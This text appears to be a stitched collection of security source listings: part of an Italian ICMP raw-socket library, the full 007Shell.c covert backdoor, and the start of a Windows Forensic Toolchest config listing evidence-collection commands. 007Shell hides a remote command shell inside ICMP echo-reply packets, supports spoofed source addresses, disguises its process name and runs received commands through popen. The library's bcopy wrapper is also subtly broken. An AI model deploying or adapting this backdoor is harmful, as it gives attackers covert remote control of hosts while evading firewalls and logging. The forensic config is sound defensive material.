       memset((char *)&pnt, 0, dim_pnt);
};

void bcopy(char *src, char *dest, int dim_src)
{
       memmove((char *)&dest, (char *)&src, dim_src);
};

// Micro$oft Sucks
// Funzioni di gestione dei pacchetti ICMP
// Fankulo a quegli stronzi maledetti che si sono inventati la icmp.dll
// Brutti bastardi pezzi di merda, la compatibilita' ve la siete ficcata su
// per il culo?
// Micro$oft Sucks

void ICMP_init(void)
       {
       if(icmp_init)
              {
              if((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) ==
INVALID_SOCKET)
                     {
                     fprintf(stderr, "impossibile creare raw ICMP socket");
                     exit(0);
                     }
              }
       icmp_init = 0;
       };

void ICMP_reset(void)
       {
       closesocket(sockfd);
       icmp_init = 1;
       };

int ICMP_send(char *send_mesg, size_t mesglen, ULONG dest_ip, int echo, int
last)
       {
       int                                   sparato;
       struct tunnel
              {
              struct icmp          icmp;
              UCHAR                data[MAXMESG];
              } icmp_pk;
       int                                   icmplen      = sizeof(struct
icmp);
       int                                   pack_dim;
       struct sockaddr_in         dest;
       int                                   destlen;

       if(mesglen > MAXMESG) return(-1);
```

```
	if(icmp_init) ICMP_init();

	destlen					= sizeof(dest);
	bzero((char *)&dest, destlen);
	dest.sin_family				= AF_INET;
	dest.sin_addr.s_addr		= dest_ip;
	pack_dim				= mesglen + sizeof(struct icmp);
	memset(&icmp_pk, 0, pack_dim);
	icmp_pk.icmp.Type			= ICMP_ECHOREPLY;
	bcopy(send_mesg, (char *)&icmp_pk.icmp.Dati, mesglen);
	icmp_pk.icmp.CheckSum		= checksum((USHORT *) &icmp_pk.icmp,
(sizeof(struct icmp) + mesglen));
	if(echo) icmp_pk.icmp.Seq = ECHO_TAG;
	if(last) icmp_pk.icmp.Seq = ECHO_LAST;

	if(sparato = sendto(sockfd, (char *)&icmp_pk, pack_dim, 0, (struct
sockaddr *)&dest, destlen) < 0)
		{
		perror("RAW ICMP SendTo: ");
		return(-1);
		}
		else if(sparato != pack_dim)
		{
		perror("dimensioni pacchetto IP errate: ");
		return(-1);
		}
		return(sparato);
	};

int ICMP_recv(char *recv_mesg, size_t mesglen, int echo)
	{
	struct recv
		{
		struct ip	ip;
		struct icmp icmp;
		char		data[MAXMESG];
		} rcv_pk;
	int			pack_dim;
	int			accolto;
	int			iphdrlen;
	int			clilen = sizeof(clisrc);

	if(icmp_init) ICMP_init();
	while(1)
		{
		pack_dim = mesglen + sizeof(struct ip) + sizeof(struct icmp);
		memset(&rcv_pk, 0, pack_dim);
		if((accolto = recvfrom(sockfd, (char *)&rcv_pk, pack_dim, 0,
(struct sockaddr *) &clisrc, &clilen)) < 0) continue;

		iphdrlen = rcv_pk.ip.Hlen << 2;
		if(accolto < (iphdrlen + ICMP_MINLEN)) continue;
		accolto -= iphdrlen;

		if(!echo)
			{
			if(!rcv_pk.icmp.Id && !rcv_pk.icmp.Code && rcv_pk.icmp.Type
== ICMP_ECHOREPLY && rcv_pk.icmp.Seq != ECHO_TAG && rcv_pk.icmp.Seq !=
ECHO_LAST) break;
			}
		if(echo)
			{
```

```
                    if(!rcv_pk.icmp.Id && !rcv_pk.icmp.Code && rcv_pk.icmp.Type
== ICMP_ECHOREPLY && (rcv_pk.icmp.Seq == ECHO_TAG || rcv_pk.icmp.Seq ==
ECHO_LAST)) break;
                    }
             }
             if(!echo)
                    {
                    accolto -= ICMP_HDR;
                    bcopy((char *)&rcv_pk.icmp.Dati, recv_mesg, accolto);
                    return(accolto);
                    }
             if(echo)
                    {
                    if(rcv_pk.icmp.Seq == ECHO_TAG)
                           {
                           accolto -= ICMP_HDR;
                           bzero(recv_mesg, sizeof(recv_mesg));
                           bcopy((char *)&rcv_pk.icmp.Dati, recv_mesg, accolto);
                           return(accolto);
                           }
                    return(-666);
                    }
      };
```

007Shell.c

```
/*
 * 007Shell.c.v.1.0         Covert Shell Tunnelling in ICMP 0x00 ECHO
 *                          REPLY message types. Works by putting
 *                          data streams in the ICMP message past the
 *                          usual 4 bytes (8-bit type, 8-bit code and
 *                          16-bit checksum).
 *                          Please note that is also possible to use
 *                          0x08 ECHO or 0x0D TIMESTAMPREPLY. And ICMP
 *                          is not the only protocol in which we can
 *                          tunnel data.
 *                          It simply is so common to let ICMP ECHO
 *                          REPLY slip through firewalls and not to
 *                          log it.
 *
 * Thanks and ShoutOuts:
 *                         -      For further infos check the LOKI project
 *                          by Daemon9. Hey, seems really that r00t
 *                          owns us all :)
 *
 * Compile with:            make  ( Life is nice, eh ?! ;P )
 *
 *                          NO(C)1998 FuSyS
 */

#include <stdio.h>
#include <unistd.h>
#include "ICMPLIB_V1.h"

#define YEAH        1
#define NOPE        0
#define BUFFSIZE    512
#define OFFLINE             "snafuz!"
#define ROOTDIR             "/tmp"

void usage(char *code)
{
	fprintf(stderr,"\n\033[1;34mUsage:\033[0m \033[0;32m%s \033[0m\033[1;34m-
s|-c [-h host] [-S spoofed source IP]\033[0m\n\n", code);
	  exit(0);
}


int main(int argc, char **argv)
{
	char data[MAXMESG] ;
	char recvdata[MAXMESG+BUFFSIZE] ;
	char senddata[MAXMESG+BUFFSIZE] ;

	int opt, off = 0, n, i ;
	int srvr = 0, clnt = 0 ;
	int pid, ret ;
	u_long hostaddress, cliaddress ;
	char buf[BUFFSIZE] ;
	char buf2[BUFFSIZE] ;

	FILE *job ;

	if (argc < 2) usage(argv[0]);

	while ((opt = getopt(argc, argv, "sch:S:")) != EOF) {
		switch(opt)
		{
			case 's':
			  srvr++;
			  break;

			case 'c':
			  clnt++;
			  break;

			case 'h':
			  hostaddress = nameResolve(optarg);
			  break;

			case 'S':
			  ip_spoof = YEAH;
			  spoof_addr = nameResolve(optarg);
			  break;

			default:
			  usage(argv[0]);
		}
	}

	if (srvr)
	strcpy(argv[0], "007Shell v.1.0 - Good Luck James ...");

	if (!hostaddress && clnt) {
		fprintf(stderr, "\n\033[0;5;31mYou must specify the server
address\033[0m\n\n");
		exit(0);
	}

	if (clnt && !srvr) {

	   printf("\033[0;32m007Shell v.1.0 - Let's Dig Covert !\033[m\n");

	   while (!ferror(stdin) && !feof(stdin)) {
		bzero(senddata, sizeof(senddata));
```

```
              bzero(recvdata, sizeof(recvdata));

              printf("\033[0;32m[covert@007Shell]# \033[0m");

              if (fgets(data, MAXMESG, stdin) == NULL)
                    break;

              data[strlen(data)-1] = 0;

              if(strstr(data, OFFLINE)) off = 1 ;

              strcat(senddata, data);

             if(ip_spoof == NOPE) {
              if( ICMP_send(senddata, strlen(senddata), hostaddress, 0, 0) < 0)
{
                    perror("\033[0;5;31mTunnel_Send: \033[0m");
                    exit(0);
              }

              if (off && clnt) {
                    ICMP_reset();
                    printf("\033[0;32mSee ya Covert, James ...\033[0m\n");
                    exit(0);
              }

              while(1) {
                 memset(recvdata, '\0', strlen(recvdata));
                 if((n=ICMP_recv(recvdata, MAXMESG, REPLY)) != -666) {
                    printf("%s", recvdata);
                 } else break;
              }
            }
            if(ip_spoof == YEAH) {
              if( ICMP_sp_send(senddata, strlen(senddata), hostaddress,
                    spoof_addr) < 0) {
                    perror("\033[0;5;31mTunnel_Send: \033[0m");
                    exit(0);
                 }
              if (off && clnt) {
                        ICMP_reset();
                        printf("\033[0;32mSee ya Covert, James ...\033[0m\n");
                        exit(0);
                 }
            }
          }
       }

       else if(srvr && !clnt) {
              pid = fork();
              if (pid != 0) {
                    printf("\033[0;32m007Shell v.1.0 - Let's Go Covert
!\033[0m\n");
                    exit(0);
              }

              setsid();
              chdir(ROOTDIR);
              umask(0);

         while(!off) {
              ret = 0;
              bzero(senddata, sizeof(senddata));
```

```
                bzero(recvdata, sizeof(recvdata));

            if((n=ICMP_recv(recvdata, MAXMESG, 0)) < 0) {
                  perror("\033[0;5;31mTunnel_Recv: \033[0m");
                  exit(0);
            }
            cliaddress = clisrc.sin_addr.s_addr;

            if(strstr(recvdata, OFFLINE)) {
                  ICMP_reset();
                  exit(0);
            }
            if (!(job = popen(recvdata, "r"))) {
                        perror("\033[0;5;31Popen: \033[0m");
                         exit(0);
               }
            while(fgets(buf, BUFFSIZE-1, job)) {
                  ret++;
                  bcopy(buf, buf2, BUFFSIZE);
                  ICMP_send(buf2, strlen(buf2), cliaddress, REPLY, 0);
            }
                  ICMP_send("", 0, cliaddress, 0, LAST);
            pclose(job);
            fflush(NULL);
         }
      }

      ICMP_reset();
      exit(1);
}
```

Windows Forensic Toolchest (WFT)

wft.cfg

```
#############################################################################
# WINDOWS FORENSIC TOOLCHEST (WFT)                                          #
# v1.00.01 (2003.08.25)                                                     #
# COPYRIGHT (C) 2003 MONTY MCDOUGAL.  ALL RIGHTS RESERVED.                  #
# WEBSITE:  http://www.foolmoon.net/security/                               #
#############################################################################

#############################################################################
# This is the config file used to generate this report. It is formatted as
follows:
#
# ACTION      EXECUTABLE   MD5CHECKSUM  COMMAND      OUTPUT MENU   DESCRIPTION
# Note: Each of these items is separated by a TAB (white space will not work).
# Note: Lines beginning with # are treated as comments.
#
# ACTION tells Windows Forensic Toolchest (WFT) how to process each line. Valid
ACTIONs are:
#     V     Perform MD5 verification of EXECUTABLE.
#     E     Build a COMMAND to execute.
#     H     Build a HTML report.
#     M     Add a menu heading.
#     S     Skip COMMAND if -noslow option is used.
#     W     Skip COMMAND if -nowrite option is used.
# Note: Multiple ACTIONS can be combined on a line
#
```

```
# EXECUTABLE tells Windows Forensic Toolchest (WFT) what Executable this line
will be using.
#     Executables should be collocated with Windows Forensic Toolchest (WFT)
executable.
#
# MD5CHECKSUM is the MD5 checksum of EXECUTABLE.
#
# COMMAND tells Windows Forensic Toolchest (WFT) how to build the command line
to be invoked.
#     For most executables, COMMAND should be: "%s > %s%s%s".
#     This expands to the command line: "EXECUTABLE > [REPORT
PATH\]OUTPUT.txt".
#
# OUTPUT is the filename (no extension) to be used for the raw report.
#
# MENU sets the text to be used in the Report link or Menu header.
#
# DESCRIPTION describes the EXECUTABLE and its purpose.
##############################################################################

##############################################################################
#ACTION      EXECUTABLE   MD5CHECKSUM   COMMAND      OUTPUT MENU   DESCRIPTION #
##############################################################################

########################
# PERFORM A SELF-CHECK #
########################
V      wft.exe      8CC9E1BCD66C7B4C0AEB99B5D0E2EE34 NA     NA     NA
       Perform a self check

##################
# VERIFY CMD.EXE #
##############################################################################
# All commands specified in this file are invoked via the shell found in the
# current directory.  It is vital to ensure the integrity of the shell
# executable before proceeding
#
# WFT will not allow execution of commands until this step is performed
#
# It is highly recommended that proper version of cmd.exe is used for each OS
# or else some utilities produce erroneous output (or even crash)
#
# Note:  The default shell is cmd.exe if the -shell flag is not set
# If you want to use a different shell, use the "-shell <exe>" option
#
# If the -shell option is used, all cmd.exe references in this file will
# automatically substitute <exe> for cmd.exe
##############################################################################
V      cmd.exe      8CC9E1BCD66C7B4C0AEB99B5D0E2EE34 NA     NA     NA
       Windows 2000 cmd.exe
V      cmdnt.exe    7644AE3BCADAE89E7160E3AFF2E7D2BC NA     NA     NA
       Windows NT4 cmd.exe

#########
# START #
#########
M      NA     NA     NA     NA     START  NA
EVH    now.exe      FA32FB39C1DDB58FE8D6D945754FF036 %s > %s%s%s  start  START
TIME   <FONT face="Tahoma" size="4"><B>now</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/now-
o.asp">http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/now-
o.asp</A>)<P><B>now</B> -- displays the current date and time to stdout<P>
```

```
##########
# MEMORY #
##########
M      NA     NA     NA     NA     MEMORY NA
EVH    pclip.exe     1C35D256AC672A8738D5A172C06CC125 %s > %s%s%s  pclip  PCCLIP
       <FONT face="Tahoma" size="4"><B>pclip</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>pclip</B> -- put the Windows clipboard text to stdout<P>
EVH    mem.exe       86CBCF547AA3B128DB6DED40BC5EBDE0 %s /d > %s%s%s      mem
       MEM    <FONT face="Tahoma" size="4"><B>mem</B></FONT> &nbsp; (from a
trusted system)<P><B>mem</B> -- displays the amount of used and free memory of
a system<P>
#NOTE:  memdump.exe is available with IRCR, but it dumps less than dd -- use dd
instead
#EVH   memdump.exe   41DFD71FA18804847EB411F2C6CA5ACA %s %s%s%s    memdump
       MEMDUMP       Use <B>dd</B> instead of <B>memdump</B>
V      getopt.dll    C7511457E04A556559FE4E52DBB75C2A NA    NA     NA
       Required by dd.exe
V      msvcr70.dll   9972A6ED4F2388DBFA8E0A96F6F3FDF1 NA    NA     NA
       Required by dd.exe
EVHS   dd.exe 1C576A691B0C9C8421B842457E167356 %s if=\\.\PhysicalMemory
of=%s%s%s    dd_img DD MEMORY DUMP      <FONT face="Tahoma"
size="4"><B>dd</B></FONT> &nbsp; (<A
href="http://users.erols.com/gmgarner/forensics/">http://users.erols.com/gmgarn
er/forensics/</A>)<P><B>dd</B> -- copies physical memory (or partitions) to a
file<P>
#NOTE:  dd.exe output is read-only, I am removing that attribute
#NOTE: The S flag is being used on the next command because it is on dd.exe
EVS    attrib.exe    48CA5D21F3B4C7B5C4E40A79B1918F1D %s -R %s%s%s dd_img NA
       Windows 2000 attrib.exe

#############
# PROCESSES #
#############
M      NA     NA     NA     NA     PROCESSES    NA
EVHS   listdlls.exe  7CA844CE3DF71DF241CBE0A1D1741B08 %s > %s%s%s  listdlls
       LOADED DLLS   <FONT face="Tahoma" size="4"><B>listdlls</B></FONT> &nbsp;
(<A
href="http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml">http://www.sys
internals.com/ntw2k/freeware/listdlls.shtml</A>)<P><B>listdlls</B> -- list all
the DLLs that are currently loaded, their location, and version numbers<P>
EVH    pulist.exe    DD0F6344D230C12DF30A32E430F6B1B3 %s > %s%s%s  pulist PULIST
       <FONT face="Tahoma" size="4"><B>pulist</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/pulis
t-
o.asp">http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/puli
st-o.asp</A>)<P><B>pulist</B> -- displays processes running on local or remote
computers<P>
EVH    pslist.exe    2B9B2B540CAAD8B5DB64EADB058904E1 %s > %s%s%s  pslist PSLIST
       <FONT face="Tahoma" size="4"><B>pslist</B></FONT> &nbsp; (<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>pslist</B> -- list detailed
information about processes<P>
V      cygwin1.dll   A3D59DCCFA03CBBBDE3E3B3A91EBF106 NA    NA     NA
       Required by ps.exe
EVH    ps.exe 890D90A9753B0E4B72FC5DDB457E0312 %s -ealW > %s%s%s   ps     PS
       <FONT face="Tahoma" size="4"><B>ps</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>ps</B> -- report process status<P>
EVH    psfile.exe    8D1A5309ECC25E78BBD3411684B6012E %s > %s%s%s  psfile REMOTE
FILES  <FONT face="Tahoma" size="4"><B>psfile</B></FONT> &nbsp; (<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>psfile</B> -- shows files
opened remotely<P>

############
# SERVICES #
############
M      NA     NA     NA     NA     SERVICES     NA
#NOTE:  use servicelist -t to get nice tab delimited output for parsing
EVH    servicelist.exe     EF97AA16ADE0A9F531F0EA8AA88F001D %s \\127.0.0.1 >
%s%s%s srvc   SERVICELIST  <FONT face="Tahoma"
size="4"><B>servicelist</B></FONT> &nbsp; (<A
href="http://www.netlatency.com/utilities.html">http://www.netlatency.com/utili
ties.html</A>)<P><B>servicelist</B> -- list running services on a system<P>
EVH    psservice.exe 9C6D6542908A8FEC64063489344722C5 %s > %s%s%s  psservice
       PSSERVICE    <FONT face="Tahoma" size="4"><B>psservice</B></FONT> &nbsp;
(<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>psservice</B> -- view and
control services<P>

##########
# SYSTEM #
##########
M      NA     NA     NA     NA     SYSTEM INFO  NA

# SUMMARY #
EVH    psinfo.exe    91E7E1EB47698CCD1874698F59345E28 %s > %s%s%s  psinfo PSINFO
       <FONT face="Tahoma" size="4"><B>psinfo</B></FONT> &nbsp; (<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>psinfo</B> -- list
information about a system<P>

# ENVIRONMENT #
#NOTE:  env.exe and cmd.exe /C set are functionally equivalent (output md5 sums
even match)
#EVH   env.exe      72BBF07C9EAE245B4ED3A798192F1243 %s > %s%s%s  env    ENV
       <FONT face="Tahoma" size="4"><B>env</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>env</B> -- set environment for command execution<P>
EH     cmd.exe      41DFD71FA18804847EB411F2C6CA5ACA %s /C set > %s%s%s
       environm     ENVIRONMENT  <FONT face="Tahoma" size="4"><B>set</B></FONT>
&nbsp; (from a trusted system)<P><B>set</B> -- displays, sets, or removes
environment variables<P>

# OS VERSION #
EH     cmd.exe      8CC9E1BCD66C7B4C0AEB99B5D0E2EE34 %s /C ver > %s%s%s  ver
       OS VERSION   <FONT face="Tahoma" size="4"><B>ver</B></FONT> &nbsp; (from
a trusted system)<P><B>ver</B> -- show the operating system version number<P>

# UPTIME #
#NOTE:  uptime.exe makes a socket connection to TCP port 135 of the machine it
is run on
EVHS   uptime.exe   415EDA8D64E4B487A78218212F5DB282 %s > %s%s%s  uptime UPTIME
       <FONT face="Tahoma" size="4"><B>uptime</B></FONT> &nbsp; (<A
href="https://www.microsoft.com/ntserver/nts/downloads/management/uptime/defaul
t.asp">https://www.microsoft.com/ntserver/nts/downloads/management/uptime/defau
lt.asp</A>)<P><B>uptime</B> -- show how long system has been up<P>
EHS    uptime.exe   415EDA8D64E4B487A78218212F5DB282 %s /a > %s%s%s
       uptime_h     UPTIME HISTORICAL   <FONT face="Tahoma"
size="4"><B>uptime</B></FONT> &nbsp; (<A
href="https://www.microsoft.com/ntserver/nts/downloads/management/uptime/defaul
t.asp">https://www.microsoft.com/ntserver/nts/downloads/management/uptime/defau
lt.asp</A>)<P><B>uptime</B> -- show how long system has been up historically<P>
```

```
#NOTE:  psuptime.exe makes a socket connection to TCP port 135 of the machine
it is run on
EVHS   psuptime.exe D431832DE90CB994B41FE30B0543910F %s > %s%s%s  psuptime
       PSUPTIME     <FONT face="Tahoma" size="4"><B>psuptime</B></FONT> &nbsp;
(<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>psuptime</B> -- shows you
how long a system has been running since its last reboot<P>

# SYSTEM INFO #
EVH    hostname.exe 164E71AE02761F892E70F9639ADF5964 %s > %s%s%s  hostname
       HOSTNAME     <FONT face="Tahoma" size="4"><B>hostname</B></FONT> &nbsp;
(<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>hostname</B> -- set or print name of current host system<P>
EVH    uname.exe    463CFAC34C9BD65C77BD98C529DF845A %s -a > %s%s%s     uname
       UNAME  <FONT face="Tahoma" size="4"><B>uname</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>uname</B> -- identify the current system<P>

# USER INFO #
EVH    whoami.exe   D166374D267A2B4CF8F5E00ABE8BEDF1 %s > %s%s%s  whoami WHOAMI
       <FONT face="Tahoma" size="4"><B>whoami</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>whoami</B> -- display the effective current username<P>
#NOTE:  id.exe from unxutils is a placebo (i.e. it is a non-functional look
alike)
#EVH   id.exe 1478C64834E2F86312382F72E7667044 %s > %s%s%s  id     ID     <FONT
face="Tahoma" size="4"><B>id</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>id</B> -- print the user name and ID, and group name and ID<P>

###########
# NETWORK #
###########
M      NA     NA     NA     NA     NETWORK INFO NA
EVH    ipconfig.exe 2CAA7C99890F90414E50A031B3874B8A %s /all > %s%s%s
       ipconfig     IPCONFIG     <FONT face="Tahoma"
size="4"><B>ipconfig</B></FONT> &nbsp; (from a trusted
system)<P><B>ipconfig</B> -- show network interface parameters<P>
EVH    netstat.exe  447282012156D360A862B30C7DD2CF3D %s -an > %s%s%s
       netstat      NETSTAT      <FONT face="Tahoma"
size="4"><B>netstat</B></FONT> &nbsp; (from a trusted system)<P><B>netstat</B>
-- show network status<P>
EVH    fport.exe    544E746B267808EC0F76D904C739BD0D %s > %s%s%s  fport  FPORT
       <FONT face="Tahoma" size="4"><B>fport</B></FONT> &nbsp; (<A
href="http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subco
ntent=/resources/proddesc/fport.htm">http://www.foundstone.com/index.htm?subnav
=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm</A>)<P><B>fp
ort</B> -- identify unknown open ports and their associated applications<P>
EVH    arp.exe      6BF868C93D144A37F323C39C8C5DC4DE %s -a > %s%s%s     arp
       ARP    <FONT face="Tahoma" size="4"><B>arp</B></FONT> &nbsp; (from a
trusted system)<P><B>arp</B> -- displays and modifies entries in the Address
Resolution Protocol (ARP) cache<P>
EVH    route.exe    5DC6252304BDBA6298E46262264A2033 %s print > %s%s%s   rtable
       ROUTE  <FONT face="Tahoma" size="4"><B>route</B></FONT> &nbsp; (from a
trusted system)<P><B>route</B> -- show the routing tables<P>
#NOTE:  ipxroute.exe makes a socket connection to TCP port 135 of the machine
it is run on
EVHS   ipxroute.exe 44FFA874C4DFCA0061C6FA5DDEC8D5B5 %s config > %s%s%s
       ipxroute     IPXROUTE     <FONT face="Tahoma"
size="4"><B>ipxroute</B></FONT> &nbsp; (from a trusted
system)<P><B>ipxroute</B> -- show the IPX routing tables<P>
```

```
# NETBIOS  INFO #
EVH    nbtstat.exe   FEBDF2C81A3A569D8EE17C16F368CFB2 %s -n > %s%s%s
       nbtstatn      NETBIOS NAMES <FONT face="Tahoma"
size="4"><B>ntbstat</B></FONT> &nbsp; (from a trusted system)<P><B>ntbstat</B>
-- displays the NetBIOS name table of the local computer<P>
EH     nbtstat.exe   FEBDF2C81A3A569D8EE17C16F368CFB2 %s -c > %s%s%s
       nbtstatc      NETBIOS CACHE <FONT face="Tahoma"
size="4"><B>ntbstat</B></FONT> &nbsp; (from a trusted system)<P><B>ntbstat</B>
-- displays the contents of the NetBIOS name cache<P>
EH     nbtstat.exe   FEBDF2C81A3A569D8EE17C16F368CFB2 %s -s > %s%s%s
       nbtstats      NETBIOS SESSIONS    <FONT face="Tahoma"
size="4"><B>ntbstat</B></FONT> &nbsp; (from a trusted system)<P><B>ntbstat</B>
-- displays NetBIOS client and server sessions<P>

# NET COMMANDS #
EVH    net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s accounts > %s%s%s
       netacct       NET ACCOUNTS  <FONT face="Tahoma" size="4"><B>net
accounts</B></FONT> &nbsp; (from a trusted system)<P><B>net accounts</B> --
displays the current settings for password, logon limitations, and domain
information<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s group > %s%s%s
       netgroup      NET GROUP     <FONT face="Tahoma" size="4"><B>net
group</B></FONT> &nbsp; (from a trusted system)<P><B>net group</B> -- displays
the groupnames on the server<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s localgroup > %s%s%s
       netlg  NET LOCALGROUP       <FONT face="Tahoma" size="4"><B>net
localgroup</B></FONT> &nbsp; (from a trusted system)<P><B>net localgroup</B> --
displays the local groups on the computer<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s file > %s%s%s    netrpt
       NET FILE      <FONT face="Tahoma" size="4"><B>net file</B></FONT> &nbsp;
(from a trusted system)<P><B>net file</B> -- lists the open files on a
server<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s session > %s%s%s
       netsessi      NET SESSION   <FONT face="Tahoma" size="4"><B>net
session</B></FONT> &nbsp; (from a trusted system)<P><B>net session</B> --
displays information about all sessions with the computer<P>

EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s share > %s%s%s
       netshare      NET SHARE     <FONT face="Tahoma" size="4"><B>net
share</B></FONT> &nbsp; (from a trusted system)<P><B>net share</B> -- lists
information about all resources being shared on the computer<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s start > %s%s%s
       netstart      NET START     <FONT face="Tahoma" size="4"><B>net
start</B></FONT> &nbsp; (from a trusted system)<P><B>net start</B> -- lists
running services<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s use > %s%s%s     netuse
       NET USE       <FONT face="Tahoma" size="4"><B>net use</B></FONT> &nbsp;
(from a trusted system)<P><B>net use</B> -- lists the computer's connections<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s user > %s%s%s
       netuser       NET USER      <FONT face="Tahoma" size="4"><B>net
user</B></FONT> &nbsp; (from a trusted system)<P><B>net user</B> -- lists the
user accounts for the computer<P>
EH     net.exe       8F9F01A95318FC4D5A40D4A6534FA76B %s view > %s%s%s
       netview       NET VIEW      <FONT face="Tahoma" size="4"><B>net
view</B></FONT> &nbsp; (from a trusted system)<P><B>net view</B> -- lists the
computers in the current domain<P>

# SHARE ENUMERATION #
EVH    hunt.exe      81C473DC0D266DFE7C275AF12DB0327A %s \\127.0.0.1 > %s%s%s
       hunt   SHARE ENUM    <FONT face="Tahoma" size="4"><B>fport</B></FONT>
&nbsp; (<A
href="http://www.foundstone.com">http://www.foundstone.com</A>)<P><B>hunt</B> -
- SMB share enumerator and admin finder<P>


################
# AUDIT POLICY #
################
M      NA     NA     NA     NA     AUDIT POLICY NA
EVH    auditpol.exe 7079F5E2DF546C58232BEAB63DF0BF24 %s > %s%s%s  auditpol
       AUDIT POLICY <FONT face="Tahoma" size="4"><B>auditpol</B></FONT> &nbsp;
(from Windows Resource Kit)<P><B>auditpol</B> -- enables the user to modify the
audit policy of the local computer or of any remote computer<P>

##########
# LOGINS #
##########
M      NA     NA     NA     NA     LOGINS NA
EVH    psloggedon.exe      C8BF5DBE8BE1E9100AD937E1F525EDFB %s > %s%s%s
       psloggedon   CURRENT      <FONT face="Tahoma"
size="4"><B>psloggedon</B></FONT> &nbsp; (<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>psloggedon</B> -- see who's
logged on locally and via resource sharing<P>
EVH    ntlast.exe   5217A0BCA991BB46E1C27610EFE95962 %s -v -s > %s%s%s
       success      SUCCESSFUL   <FONT face="Tahoma"
size="4"><B>ntlast</B></FONT> &nbsp; (<A
href="http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subco
ntent=/resources/proddesc/ntlast.htm">http://www.foundstone.com/index.htm?subna
v=resources/navigation.htm&subcontent=/resources/proddesc/ntlast.htm</A>)<P><B>
ntlast</B> -- show last successful logons<P>
EH     ntlast.exe   5217A0BCA991BB46E1C27610EFE95962 %s -v -f > %s%s%s   failed
       FAILED <FONT face="Tahoma" size="4"><B>ntlast</B></FONT> &nbsp; (<A
href="http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subco
ntent=/resources/proddesc/ntlast.htm">http://www.foundstone.com/index.htm?subna
v=resources/navigation.htm&subcontent=/resources/proddesc/ntlast.htm</A>)<P><B>
ntlast</B> -- show last failed logons<P>
EH     ntlast.exe   5217A0BCA991BB46E1C27610EFE95962 %s -v -i > %s%s%s
       interact     INTERACTIVE  <FONT face="Tahoma"
size="4"><B>ntlast</B></FONT> &nbsp; (<A
href="http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subco
ntent=/resources/proddesc/ntlast.htm">http://www.foundstone.com/index.htm?subna
v=resources/navigation.htm&subcontent=/resources/proddesc/ntlast.htm</A>)<P><B>
ntlast</B> -- show last interactive logons<P>
EH     ntlast.exe   5217A0BCA991BB46E1C27610EFE95962 %s -v -r > %s%s%s   remote
       REMOTE <FONT face="Tahoma" size="4"><B>ntlast</B></FONT> &nbsp; (<A
href="http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subco
ntent=/resources/proddesc/ntlast.htm">http://www.foundstone.com/index.htm?subna
v=resources/navigation.htm&subcontent=/resources/proddesc/ntlast.htm</A>)<P><B>
ntlast</B> -- show last remote logons<P>

##############
# EVENT LOGS #
##############
M      NA     NA     NA     NA     EVENT LOGS   NA
V      psapi.dll    B3D22A483875A61CB2060C7D518EFFC2 NA     NA     NA     Used
by dumpel.exe -- need to verify this fact
EVH    dumpel.exe   38DC05F37E1AB9969246CE01A3DB19BD %s -t -l system -f %s%s%s
       syslog SYSTEM LOG   <FONT face="Tahoma" size="4"><B>dumpel</B></FONT>
&nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>dumpel</B> -- dumps an Event Log to a tab-separated text file<P>
```

```
EH     dumpel.exe    38DC05F37E1AB9969246CE01A3DB19BD %s -t -l application -f
%s%s%s applog APPLICATION LOG     <FONT face="Tahoma"
size="4"><B>dumpel</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>dumpel</B> -- dumps an Event Log to a tab-separated text file<P>
